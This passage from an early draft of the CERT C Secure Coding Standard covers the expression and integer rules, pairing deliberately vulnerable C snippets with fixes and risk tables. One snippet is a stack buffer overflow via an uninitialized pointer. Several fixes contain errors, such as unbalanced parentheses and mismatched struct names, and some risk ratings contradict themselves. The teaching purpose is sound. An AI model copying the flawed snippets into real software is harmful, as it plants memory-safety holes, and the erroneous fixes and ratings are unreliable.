Non-unique identifiers can lead to abnormal program termination and denial-of-service attacks.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
DCL32-C	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERT website.

References

[ISO/IEC 9899-1999] Section 5.2.4.1, "Translation limits"
[MISRA 04] Rule 5.1

03. Expressions (EXP)

This page last changed on Mar 15, 2007 by jsg.

Recommendations

EXP00-A. Use parentheses for precedence of operation

EXP01-A. Don't take the sizeof a pointer to determine the size of a type

EXP02-A. The second operands of the logical AND and OR operators should not contain side effects

EXP03-A. Do not assume the size of a structure is the sum of the of the sizes of its members

EXP04-A. Do not perform byte-by-byte comparisons between structures

EXP05-A. Do not cast away a const qualification

EXP06-A. Operands to the sizeof operator should not contain side effects

Rules

EXP30-C. Do not depend on order of evaluation between sequence points

EXP31-C. Do not modify constant values

EXP32-C. Do not access a volatile object through a non-volatile reference

EXP33-C. Do not reference uninitialized variables

EXP34-C. Ensure a pointer is valid before dereferencing it

Risk Assessment Summary

Recommendations

Recommendation	Severity	Likelihood	Remediation Cost	Priority	Level
EXP00-A	1 (low)	2 (probable)	2 (medium)	**P4**	**L3**
EXP01-A	**3** (high)	**3** (probable)	**2** (medium)	**P18**	**L1**
EXP02-A	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**

EXP03-A	**2** (medium)	**1** (unlikely)	**1** (high)	**P2**	**L3**
EXP04-A	**2** (medium)	**1** (unlikely)	**1** (high)	**P2**	**L3**
EXP05-A	**1** (low)	**2** (probable)	**2** (medium)	**P4**	**L3**
EXP06-A	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**

Rules

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
EXP30-C	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**
EXP31-C	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**
EXP32-C	**1** (low)	**3** (unlikely)	**2** (medium)	**P6**	**L2**
EXP33-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**
EXP34-C	**3** (high)	**3** (likely)	**1** (high)	**P9**	**L2**

EXP00-A. Use parentheses for precedence of operation

This page last changed on Mar 16, 2007 by ods.

C programmers commonly make errors regarding the precedence rules of C operators due to the nonintuitively low precedence levels of "&", "|", "^", "<<", and ">>". Mistakes regarding precedence rules can be avoided by the suitable use of parentheses. Using parentheses defensively reduces errors and, if not taken to excess, makes the code more readable.

Non-Compliant Code Example

The following C expression, intended to test the least significant bit of x

```
x & 1 == 0
```

However, it is parsed as

```
x & (1 == 0)
```

which the compiler would probably evaluate at compile time to

```
(x & 0)
```

and then to 0.

Compliant Solution

Adding parentheses to indicate precedence will cause the expression to evaluate as expected.

```
(x & 1) == 0
```

Risk Assessment

Mistakes regarding precedence rules may cause an expression to be evaluated in an unintended way. This can lead to unexpected and abnormal program behavior.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
EXP00-A	1 (low)	2 (probable)	2 (medium)	**P4**	**L3**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

References

[ISO/IEC 9899-1999] 6.5, "Expressions"
[NASA-GB-1740.13] 6.4.3, "C Language"
[Dowd 06] Chapter 6, "C Language Issues" (Precedence, pp. 287-288)

EXP01-A. Don't take the sizeof a pointer to determine the size of a type

This page last changed on Mar 16, 2007 by ods.

Do not take the size of a pointer to a type when you are trying to determine the size of the type. Taking the size of a pointer to a type always returns the size of the pointer and not the size of the type.

This can be particularly problematic when tyring to determine the size of an array (see [ARR00-A]).

Non-Compliant Code Example

This non-compliant code example mistakenly calls the `sizeof()` operator on the variable `d_array` which is declared as a pointer to `double` instead of the variable `d` which is declared as a `double`.

```
double *d_array;
size_t num_elems;
...

if (num_elems > SIZE_MAX/sizeof(d_array)){
  /* handle error condition */
}
else {
  d_array = malloc(sizeof(d_array) * num_elems);
}
```

The test of `num_elems` is to ensure that the multiplication of `sizeof(d_array) * num_elems` does not result in an integer overflow (see [INT32-C]).

For many implementaion, the size of a pointer and the size of double (or other type) is likely to be different. On IA-32 implementations, for example, the `sizeof(d_array)` is four, while the `sizeof(d)` is eight. In this case, insufficient space is allocated to contain an array of 100 values of type `double`.

Compliant Solution

Make sure you correctly calculate the size of the element to be contained in the aggregate data structure. The expression `sizeof (*d_array)` returns the size of the data structure referenced by `d_array` and not the size of the pointer.

```
double *d_array;
size_t num_elems;
...

if (num_elems > SIZE_MAX/sizeof(*d_array)){
  /* handle error condition */
}
else {
  d_array = malloc(sizeof(*d_array) * num_elems);
}
```

Risk Assessment

Taking the size of a pointer instead of taking the size of the actual type can result in insufficient space being allocated, which can lead to buffer overflows and the execution of arbitrary code by an attacker.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
EXP01-A	**3** (high)	**3** (probable)	**2** (medium)	**P18**	**L1**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

References

[Viega 05] Section 5.6.8, "Use of sizeof() on a pointer type"
[ISO/IEC 9899-1999] Section 6.5.3.4, "The sizeof operator"
[Drepper 06] Section 2.1.1, "Respecting Memory Bounds"

EXP02-A. The second operands of the logical AND and OR operators should not contain side effects

This page last changed on Mar 17, 2007 by rcs.

The logical AND and logical OR operators (`&&`, `||`) exhibit "short circuit" operation. That is, the second operand is not evaluated if the result can be deduced solely by evaluating the first operand. Consequently, the second operand should not contain side effects because, if it does, it is not apparent if the side effect occurs.

Non-Compliant Code Example

```
int i;
int max;
...
if ( (i >= 0 && (i++) <= max) ) {
...
}
```

It is unclear whether the value of `i` will be incremented as a result of evaluating the condition.

Compliant Solution

In this compliant solution, the behavior is much clearer.

```
int i;
int max;
...
if ( (i >= 0 && (i + 1) <= max) ) {
  i++;
...
}
```

Risk Assessment

Attempting to modify an object that is the second operand to the logical OR or AND operator may cause that object to take on an unexpected value. This can lead to unintended program behavior.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
EXP02-A	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

References

[ISO/IEC 9899-1999] Section 6.5.13, "Logical AND operator," and Section 6.5.14, "Logical OR operator"

EXP03-A. Do not assume the size of a structure is the sum of the of the sizes of its members

This page last changed on Mar 16, 2007 by ods.

The size of a structure is not always equal to the sum of the sizes of its members. According to Section 6.7.2.1 of the C99 standard, "There may be unnamed padding within a structure object, but not at its beginning." [ISO/IEC 9899-1999].

This is often referred to as structure padding. Structure members are arranged in memory as they are declared in the program text. Padding may be added to the structure to ensure the structure is properly aligned in memory.

Non-Compliant Code Example

This non-compliant code example assumes that the size of `struct buffer` is equal to the `sizeof(size_t) + (sizeof(char) * 50)`, which may not be the case [Dowd]. The size of `struct buffer` may actually be a larger due to structure padding.

```
struct buffer {
    size_t size;
    char buffer[50];
};

...

void func(struct buffer *buf) {

  /* assuming sizeof(size_t) is 4, sizeof(size_t)+sizeof(char)*50 equals 54 */
  struct buffer *buf_cpy = malloc(sizeof(size_t)+(sizeof(char)*50));

  if (buf_cpy == NULL) {
    /* Handle malloc() error */
  }
  ...
 /* with padding, sizeof(struct buffer) may be greater than 54, causing a
    small amount of data to be written outside the bounds of the memory allocated */
  memcpy(buf_cpy, buf, sizeof(struct buffer));
}
```

Compliant Solution

Accounting for structure padding prevents these types of errors.

```
struct buffer {
    size_t size;
    char buffer[50];
};

...

void func(struct buffer *buf) {

  struct buffer *buf_cpy = malloc((sizeof(struct buffer));
  if (buf_cpy == NULL) {
    /* Handle malloc() error */
```

```
  }

  ...

  memcpy(buf_cpy, buf, sizeof(struct buffer));
}
```

Risk Assessment

Failure to correctly determine the size of a structure can lead to subtle logic errors and incorrect calculations.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
EXP03-A	**2** (medium)	**1** (unlikely)	**1** (high)	**P2**	**L3**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

References

[Dowd 06] Chapter 6, "C Language Issues" (Structure Padding 284-287)
[ISO/IEC 9899-1999] Section 6.7.2.1, "Structure and union specifiers"

EXP04-A. Do not perform byte-by-byte comparisons between structures

This page last changed on Mar 16, 2007 by ods.

Structures may be padded with data to ensure that they are properly aligned in memory. The contents of the padding, and the amount of padding added is implementation defined. This can can lead to incorrect results when attempting a byte-by-byte comparison between structures.

Non-Compliant Code Example

This example uses `memcmp()` to compare two structures. If the structures are determined to be equal, `buf_compare()` should return 1 otherwise, 0 should be returned. However, structure padding may cause `memcmp()` to evaluate the structures to be unequal regardless of the contents of their fields.

```
struct my_buf {
  size_t size;
  char buffer[50];
};

unsigned int buf_compare(struct my_buf *s1, struct my_buf *s2) {
  if (!memcmp(s1, s2, sizeof(struct my_struct))) {
    return 1;
  }
  return 0;
}
```

Compliant Solution

To accurately compare structures it is necessary to perform a field-by-field comparison [Summit 95]. The `buf_compare()` function has been rewritten to do this.

```
struct my_buf {
  size_t size;
  char buffer[50];
};

unsigned int buf_compare(struct buffer *s1, struct buffer *s2) {
  if (s1->size != s2->size) return 0;
  if (strcmp(s1->buffer, s2->buffer) != 0) return 0;
  return 1;
}
```

Risk Assessment

Failure to correctly compare structure can lead to unexpected program behavior.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
EXP04-A	**2** (medium)	**1** (unlikely)	**1** (high)	**P2**	**L3**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the

CERT website.

References

[Dowd 06] Chapter 6, "C Language Issues" (Structure Padding 284-287)
[ISO/IEC 9899-1999] Section 6.7.2.1, "Structure and union specifiers"
[Kerrighan 88] Chapter 6, "Structures" (Structures and Functions 129)
[Summit 95] comp.lang.c FAQ list - Question 2.8

EXP05-A. Do not cast away a const qualification

This page last changed on Mar 16, 2007 by ods.

Do not cast away a `const` qualification on a variable type. Casting away the `const` qualification will allow violation of rule [EXP31-C] prohibiting the modification of constant values.

Non-Compliant Code Example

The `remove_spaces()` function in this example accepts a pointer to a string `str` and a string length `slen` and removes the space character from the string by shifting the remaining characters towards the front of the string. The function `remove_spaces()` is passed a `const char` pointer. It then typecasts the `const` qualification away and proceeds to modify the contents.

```
void remove_spaces(const char *str, size_t slen) {
   char *p = (char*)str;
   size_t i;
   for (i = 0; i < slen && str[i]; i++) {
      if (str[i] != ' ') *p++ = str[i];
   }
   *p = '\0';
}
```

Compliant Solution

In this compliant solution the function `remove_spaces()` is passed a non-`const char` pointer. The calling function must ensure that the null-terminated byte string passed to the function is not `const` by making a copy of the string or by other means.

```
void remove_spaces(char *str, size_t slen) {
   char *p = str;
   size_t i;
   for (i = 0; i < slen && str[i]; i++) {
      if (str[i] != ' ') *p++ = str[i];
   }
   *p = '\0';
}
```

Non-Compliant Code Example

In this example, a `const int` array `vals` is declared and its content modified by `memset()` with the function, clearing the contents of the `vals` array.

```
const int vals[] = {3, 4, 5};
memset(vals, 0, sizeof(vals));
```

Compliant Solution

If the intention is to allow the array values to be modified, do not declare the array as `const`.

```
int vals[] = {3, 4, 5};
memset(vals, 0, sizeof(vals));
```

Otherwise, do not attempt to modify the contents of the array.

Exception

An exception to this rule is allowed when it is necessary to cast away `const` when invoking a legacy API that does not accept a const argument, provided the function does not attempt to modify the referenced variable. For example, the following code casts away the `const` qualification of `INVFNAME` in the call to the `log()` function.

```
void log(char *errstr) {
  fprintf(stderr, "Error: %s.\n", errstr);
}

...
const char INVFNAME[]  = "Invalid file name.";
log((char *)INVFNAME);
...
```

Risk Assessment

If the object really is constant, the compiler may have put it in ROM or write-protected memory. Trying to modify such an object may lead to a program crash. This could allow an attacker to mount a denial-of-service attack.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
EXP05-A	**1** (low)	**2** (probable)	**2** (medium)	**P4**	**L3**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

References

[ISO/IEC 9899-1999] Section 6.7.3, "Type qualifiers"

EXP06-A. Operands to the sizeof operator should not contain side effects

This page last changed on Mar 16, 2007 by ods.

The `sizeof` operator yields the size (in bytes) of its operand, which may be an expression or the parenthesized name of a type. If the type of the operand is not a variable length array type the operand is **not** evaluated.

Providing an expression that appears to produce side effects may be misleading to programmers who are not aware that these expressions are not evaluated. As a result, programmers may make invalid assumptions about program state leading to errors and possible software vulnerabilities.

Non-Compliant Code Example

In this example, the variable `a` will still have a value 14 after `b` has been initialized.

```
int main(void) {
  int a = 14;
  int b = sizeof(a++);
  ...
  return 0;
}
```

The expression `a++` is not evaluated. Consequently, side effects in the expression are not executed.

Implementation Specific Details

This example compiles cleanly under Microsoft Visual Studio 2005 Version 8.0, with the /W4 option.

Compliant Solution

In this compliant solution, the variable `a` is incremented.

```
int main(void) {
  int a = 14;
  int b = sizeof(a);
  a++;
  ...
  return 0;
}
```

Implementation Specific Details

This example compiles cleanly under Microsoft Visual Studio 2005 Version 8.0, with the /W4 option.

Risk Assessment

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
EXP06-A	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

References

[ISO/IEC 9899-1999] Section 6.5.3.4, "The sizeof operator"

EXP30-C. Do not depend on order of evaluation between sequence points

This page last changed on Mar 16, 2007 by ods.

The order in which operands in an expression are evaluated is undefined in C except at the *sequence points*.

Evaluation of an expression may produce side effects. At specific points in the execution sequence called *sequence points*, all side effects of previous evaluations have completed, and no side effects of subsequent evaluations have yet taken place.

The following are the sequence points defined by C99:

- the call to a function, after the arguments have been evaluated
- the end of the first operand of the following operators: logical AND &&; logical OR ||; conditional ?; comma ,
- the end of a full declarator: declarators;
- the end of a full expression: an initializer; the expression in an expression statement; the controlling expression of a selection statement (if or switch); the controlling expression of a while or do statement; each of the expressions of a for statement; the expression in a return statement
- immediately before a library function returns (7.1.4)
- after the actions associated with each formatted input/output function conversion specifier
- immediately before and immediately after each call to a comparison function, and also between any call to a comparison function and any movement of the objects passed as arguments to that call

Between the previous and next sequence point an object can only have its stored value modified once by the evaluation of an expression. Additionally, the prior value can be read only to determine the value to be stored.

This rule means that statements such as

```
i = i + 1;
```

are allowed, while statements like

```
i = i++;
```

are not allowed because they modify the same value twice.

Non-Compliant Code Example

In this example, the order of evaluation of the operands to + is undefined.

```
a = i + b[++i];
```

If `i` was equal to 0 before the statement, this statement may result in the following outcome:

```
a = 0 + b[1];
```

Or it may legally result in the following outcome:

```
a = 1 + b[1];
```

As a result, programs cannot safely rely on the order of evaluation of operands between sequence points.

Compliant Solution

These examples are independent of the order of evaluation of the operands and can only be interpreted in one way.

```
++i;
a = i + b[i];
```

Or alternatively:

```
a = i + b[i+1];
++i;
```

Non-Compliant Code Example

There is no ordering of subexpressions implied by the assignment operator, so the behavior of these statements is undefined.

```
i = ++i + 1;
a[i++] = i;
```

Compliant Solution

These statements are allowed by the standard.

```
i = i + 1;
a[i] = i;
```

Non-Compliant Code Example

The order of evaluation of arguments to a function is undefined.

```
func(i++, i++);
```

Compliant Solution

This solution is appropriate when the programmer intends for both arguments to `func()` to be equivalent.

```
i++;
func(i, i);
```

This solution is appropriate when the programmer intends for the second argument to be one greater than the first.

```
j = i;
j++;
func(i, j);
```

Risk Assessment

Attempting to modify an object multiple times between sequence points may cause that object to take on an unexpected value. This can lead to unexpected program behavior.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
EXP30-C	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERT website.

References

[ISO/IEC 9899-1999] Section 5.1.2.3, "Program execution"
[ISO/IEC 9899-1999] Section 6.5, "Expressions"
[ISO/IEC 9899-1999] Annex C, "Sequence points"
[Summit 05] Questions 3.1, 3.2, 3.3, 3.3b, 3.7, 3.8, 3.9, 3.10a, 3.10b, 3.11

EXP31-C. Do not modify constant values

This page last changed on Mar 16, 2007 by ods.

It is possible to assign the value of a constant object by using a non-constant value, but the resulting behavior is undefined. According to C99 Section 6.7.3, "Type qualifiers," Paragraph 5:

> If an attempt is made to modify an object defined with a `const`-qualified type through use of an lvalue with non-`const`-qualified type, the behavior is undefined.

There are existing (non-compliant) compiler implementations that allow `const`-qualified values to be modified without generating a warning message.

It is also a recommended practice [EXP05-A] not to cast away a `const` qualification, as this makes it possible to modify a `const`-qualified value without warning.

Non-Compliant Code Example

This non-compliant code example allows a constant value to be modified.

```
const char **cpp;
char *cp;
const char c = 'A';

cpp = &cp; /* constraint violation */
*cpp = &c; /* valid */
*cp = 'B'; /* valid */
```

The first assignment is unsafe because it would allow the valid code that follows to attempt to change the value of the `const` object `c`.

Implementation Specific Details

If `cpp`, `cp`, and `c` are declared as automatic (stack) variables, this example compiles without warning on Microsoft Visual C++ .NET (2003) and on MS Visual Studio 2005 1. In both cases, the resulting program changes the value of `c`. Version 3.2.2 of the gcc compiler generates a warning but compiles. The resulting program changes the value of `c`.

If `cpp`, `cp`, and `c` are declared with static storage duration, this program terminates abnormally for both MS Visual Studio and gcc Version 3.2.2.

Compliant Solution

The compliant solution depends on the intention of the programmer. If the intention is that the value of `c` is modifiable, then it should not be declared as a constant. If the intention is that the value of `c` is not meant to change, then do not write non-compliant code that attempts to modify it.

Risk Assessment

Modifying constant objects through non-constant references results in undefined behavior.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
EXP31-C	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERT website.

References

[ISO/IEC 9899-1999] Section 6.7.3, "Type qualifiers," and Section 6.5.16.1, "Simple assignment"

Footnotes

1. According to C99 Section 5.1.1.3:

> A conforming implementation shall produce at least one diagnostic message (identified in an implementation-defined manner) if a preprocessing translation unit or translation unit contains a violation of any syntax rule or constraint, even if the behavior is also explicitly specified as undefined or implementation-defined. Diagnostic messages need not be produced in other circumstances.

EXP32-C. Do not access a volatile object through a non-volatile reference

This page last changed on Mar 16, 2007 by ods.

An object that has volatile-qualified type may be modified in ways unknown to the implementation or have other unknown side effects. It is possible to reference a volatile object by using a non-volatile value, but the resulting behavior is undefined. According to C99 Section 6.7.3, "Type qualifiers," Paragraph 5:

> If an attempt is made to refer to an object defined with a volatile-qualified type through use of an lvalue with non-volatile-qualified type, the behavior is undefined.

This also applies to objects that behave as if they were defined with qualified types, such as an object at a memory-mapped input/output address.

Non-Compliant Code Example

In this example, a volatile object is accessed through a non-volatile-qualified reference, resulting in undefined behavior.

```
int main(void) {
  static volatile int **ipp;
  static int *ip;
  static volatile int i = 0;

  printf("i = %d.\n", i);

  ipp = &ip; /* constraint violation */
  *ipp = &i; /* valid */
  if (*ip != 0) { /* valid */
     ...
  }
}
```

The assignment `ipp = &ip` is unsafe because it would allow the valid code that follows to reference the value of the volatile object `i` through the non-volatile qualified reference `ip`. In this example, the compiler may optimize out the entire if block because it is not possible that `i != 0` if `i` is not volatile.

Implementation Details

This example compiles without warning on Microsoft Visual C++ .NET (2003) and on MS Visual Studio 2005. Version 3.2.2 of the gcc compiler generates a warning but compiles.

Compliant Solution

In this compliant solution, `ip` is declared as volatile.

```
int main(void) {
```

```
static volatile int **ipp;
static volatile int *ip;
static volatile int i = 0;

printf("i = %d.\n", i);

ipp = &ip;
*ipp = &i;
if (*ip != 0) {
  ...
}
```

Risk Assessment

Accessing a volatile object through a non-volatile reference results in undefined behavior.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
EXP32-C	**1** (low)	**3** (unlikely)	**2** (medium)	**P6**	**L2**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERT website.

References

[ISO/IEC 9899-1999] Section 6.7.3, "Type qualifiers," and Section 6.5.16.1, "Simple assignment"

EXP33-C. Do not reference uninitialized variables

This page last changed on Mar 16, 2007 by ods.

Local, automatic variables can assume *unexpected* values if they are used before they are initialized. C99 specifies "If an object that has automatic storage duration is not initialized explicitly, its value is indeterminate" [ISO/IEC 9899-1999]. In practice, this value defaults to whichever values are currently stored in stack memory. While uninitialized memory often contains zero, this is not guaranteed. Consequently, uninitialized memory can cause a program to behave in an unpredictable or unplanned manner and may provide an avenue for attack.

In most cases compilers warn about uninitialized variables. These warnings should be handled appropriately by the programmer as stated in MSC00-A.

Non-Compliant Code Example

In this example, the `set_flag()` function is supposed to set a the variable `sign` to 1 if `number` is positive and -1 if `number` is negative. However, the programmer forgot to account for `number` being 0. If `number` is 0, then `sign` will remain uninitialized. Because `sign` is uninitialized, it assumes whatever value is at that location in the program stack. This may lead to unexpected, incorrect program behavior.

```
void set_flag(int number, int *sign_flag) {
  if (number > 0) {
    *sign_flag = 1;
  }
  else if (number < 0) {
    *sign_flag = -1;
  }
}

void func(int number) {
  int sign;

  set_flag(number,&sign);
  ...

}
```

Implementation Details

Compilers may assume that an when the address of an uninitialized variable is passed to a function, the variable is initialized within that function. Given this, no warnings are generated for the code example above. This is how Microsoft Visual Studio 2005 and GCC version 3.4.4 behave.

Compliant Solution

Correcting this example requires the programmer to determine how `sign` is left uninitialized and then handle that case appropriately. This can be accomplished by accounting for the possibility that `number` can be 0.

```
void set_flag(int number, int *sign_flag) {
  if (number >= 0) { /* account for number being 0 */
    *sign_flag = 1;
  }
  /* number is < 0 */
  else {
    *sign_flag = -1;
  }
}

void func(int number) {
  int sign;

  set_flag(number,&sign);
  ...
}
```

Non-Compliant Code Example

In this example derived from mercy, the programmer mistakenly fails to set the local variable `mesg` to the `msg` argument in the `log_error` function. When the `sprintf()` call dereferences the `mesg` pointer, it actually dereferences the address that was supplied in the `username` buffer, which in this case is the address of "password". The `sprintf()` call copies all of the data supplied in "password" until a NULL byte is reached. Because the "password" buffer is larger than `buffer`, a buffer overflow occurs.

```
int do_auth(void) {
  char username[MAX_USER], password[MAX_PASS];

  puts("Please enter your username: ");
  fgets(username, MAX_USER, stdin);
  puts("Please enter your password: ");
  fgets(password, MAX_PASS, stdin);

  if (!strcmp(username, "user") && !strcmp(password, "password")) {
    return 0;
  }
  return -1;
}

void log_error(char *msg) {
  char *err, *mesg;
  char buffer[24];

  sprintf(buffer, "Error: %s", mesg);
  printf("%s\n", buffer);
 }

int main(void) {
  if (do_auth() == -1) {
    log_error("Unable to login");
  }
  return 0;
}
```

Compliant Solution

In the compliant solution (which shows only the `log_error` function — everything else is unchanged), `mesg` is initialized to `msg` as shown below.

```
void log_error(char *msg) {
  char *mesg = msg;
```

```
  char buffer[24];

  sprintf(buffer, "Error: %s", mesg);

  printf("%s\n", buffer);
}
```

This solution is compliant provided that the null-terminated byte string referenced by `msg` is 17 bytes or less, including the null terminator. A much simpler, less error prone, and better performing solution is shown below:

```
void log_error(char *msg) {
  printf("Error: %s\n", msg);
}

...
log_error("Unable to login");
...
```

Risk Assessment

Accessing uninitialized variables generally leads to unexpected program behavior. In some cases these types of flaws may allow the execution of arbitrary code.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
EXP33-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERT website.

References

[mercy]
[ISO/IEC 9899-1999] Section 6.7.8, "Initialization"
[Halvar]

EXP34-C. Ensure a pointer is valid before dereferencing it

This page last changed on Mar 16, 2007 by ods.

Attempting to dereference an invalid pointer results in undefined behavior, typically abnormal program termination. Given this, pointers should be checked to make sure they are valid before they are dereferenced.

Non-Compliant Code Example

In this example, `input_str` is copied into dynamically allocated memory referenced by `str`. If `malloc()` fails, it returns a NULL pointer that is assigned to `str`. When `str` is dereferenced in `strcpy()`, the program behaves in an unpredictable manner.

```
...
size_t size = strlen(input_str);
if (size == SIZE_MAX) { /* test for limit of size_t */
  /* Handle Error */
}
str = malloc(size+1);
strcpy(str, input_str);
...
```

Note that in accordance with rule MEM35-C. Ensure that size arguments to memory allocation functions are correct the argument supplied to `malloc()` is checked to ensure a numeric overflow does not occur.

Compliant Solution

To correct this error, ensure the pointer returned by `malloc()` is not NULL. In addition to this rule, this should be done in accordance with rule [MEM32-C].

```
...
size_t size = strlen(input_str);
if (size == SIZE_MAX) { /* test for limit of size_t */
  /* Handle Error */
}
str = malloc(size+1);
if (str == NULL) {
  /* Handle Allocation Error */
}
strcpy(str, input_str);
...
```

Risk Assessment

Dereferencing an invalid pointer results in undefined behavior, typically abnormal program termination.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
EXP34-C	**3** (high)	**3** (likely)	**1** (high)	**P9**	**L2**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERTwebsite.

References

[ISO/IEC 9899-1999] 6.3.2.3 Pointers
[Viega 05] Section 5.2.18 Null-pointer dereference

04. Integers (INT)

This page last changed on Mar 17, 2007 by rcs.

Integer values that originate from untrusted sources must be guaranteed correct if they are used in any of the following ways:

- as an array index
- in any pointer arithmetic
- as a length or size of an object
- as the bound of an array (for example, a loop counter)
- as an argument to a memory allocation function
- in security critical code

Integer values can be invalidated due to exceptional conditions such as overflow, truncation, or sign error leading to exploitable vulnerabilities. Failure to provide proper range checking can also lead to exploitable vulnerabilities.

Recommendations

INT00-A. Understand the data model used by your implementation(s)

INT01-A. Use size_t for all integer values representing the size of an object

INT02-A. Understand integer conversion rules

INT03-A. Use a secure integer library

INT04-A. Enforce limits on integer values originating from untrusted sources

INT05-A. Do not use functions that input character data and convert the data if these functions cannot handle all possible inputs

INT06-A. Use strtol() to convert a string token to an integer

INT07-A. Explicitly specify signed or unsigned for character types

INT08-A. Verify that all integer values are in range

INT09-A. Ensure enumeration constants map to unique values

INT10-A. Define integer constants as an enum value

INT11-A. Be careful converting small signed integers to larger unsigned integers

INT12-A. Do not make assumptions about the type of a bit-field when used in an expression

INT13-A. Do not assume that a right shift operation is implemented as a logical or an arithmetic shift

Rules

INT31-C. Ensure that integer conversions do not result in lost or misinterpreted data

INT32-C. Ensure that integer operations do not result in an overflow

INT33-C. Ensure that division and modulo operations do not result in divide-by-zero errors

INT34\-C. Reserved

INT35-C. Upcast integers before comparing or assigning to a larger integer size

INT36-C. Do not shift a negative number of bits or more bits than exist in the operand

INT37-C. Arguments to character handling functions must be representable as an unsigned char

Risk Assessment Summary

Recommendatio	Severity	Likelihood	Remediation Cost	Priority	Level
INT00-A	**1** (low)	**1** (unlikely)	**1** (low)	**P1**	**L3**
INT01-A	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**
INT02-A	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**
INT03-A	**2** (medium)	**2** (probable)	**1** (hig)	**P4**	**L3**
INT04-A	**2** (medium)	**2** (probable)	**1** (high)	**P4**	**L3**
INT05-A	**1** (low)	**2** (low)	**2** (medium)	**P2**	**L3**
INT06-A	**1** (low)	**2** (low)	**2** (medium)	**P2**	**L3**
INT07-A	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**
INT08-A	**2** (medium)	**2** (probable)	**1** (high)	**P4**	**L3**
INT09-A	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**
INT10-A	**1** (medium)	**1** (probable)	**2** (medium)	**P2**	**L3**
INT11-A	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**
INT12-A	**2** (medium)	**1** (low)	**2** (medium)	**P4**	**L3**
INT13-A	**3** (high)	**1** (probable)	**2** (medium)	**P6**	**L2**

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT31-C	**3** (high)	**2** (probable)	**1** (high)	**P6**	**L2**

INT32-C	**3** (high)	**2** (probable)	**1** (high)	**P6**	**L2**
INT33-C	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**
INT34-C	TBD	TBD	TBD	TBD	TBD
INT35-C	**3** (high)	**3** (probable)	**2** (medium)	**P18**	**L1**
INT36-C	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**
INT37-C	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**

INT00-A. Understand the data model used by your implementation(s)

This page last changed on Mar 16, 2007 by ods.

A *data model* defines the sizes assigned to standard data types. These data models are typically named using a *XXXn* pattern where *X* referes to a C type and *n* refers to a size (typically 32 or 64). ILP64, for example, means that `int`, `long` and pointer types are 64 bits wide, LP32 means that `long` and pointer are 32 bits wide, and LLP64 means that `long long` and pointer are 64 bits wide.

Data Type	LP32	ILP32	ILP64	LLP64	LP64
char	8	8	8	8	8
short	16	16	16	16	16
int	16	32	64	32	32
long	32	32	64	32	64
long long				64	
pointer	32	32	64	64	64

The following observations are derived from the Development Tutorial by Marco van de Voort [van de Voort 07]:

- Standard programming model for current (Intel family) PC processors is ILP32.
- One issue with `long` in C was that there are both codebases that expect pointer and `long` to have the same size, while there are also large codebases that expect `int` and long to be the same size. The compability model LLP64 was designed to preserve `long` and `int` compability by introducing a new type to remain compatible with pointer (long long)
- LLP64 is the only data model that defines a size for the `long long` type.
- LP32 is used as model for the win-16 APIs of Windows 3.1.
- Most Unixes use LP64, primarily to conserve memory space compared to ILP64, including: 64-bit Linux, FreeBSD, NetBSD, and OpenBSD.
- Win64 uses the LLP64 model (also known as P64). This model conserves type compability between `long` and `int`, but looses type compability between `long` and pointer types. Any cast between a pointer and an existing type requires modification.
- ILP64 is the easiest model to work with, because it retains compability with the ubiquitous ILP32 model, except specific assumptions that the core types are 32-bit. However this model requires significant memory, and both code and data size significantly increase.

Risk Assessment

Understanding the data model used by your implementation is necessary to avoid making errors about the range of values that can be represented using integer types.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT00-A	**1** (low)	**1** (unlikely)	**1** (low)	**P1**	**L3**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

References

[van de Voort 07]
[Open Group 97]

INT01-A. Use size_t for all integer values representing the size of an object

This page last changed on Mar 16, 2007 by ods.

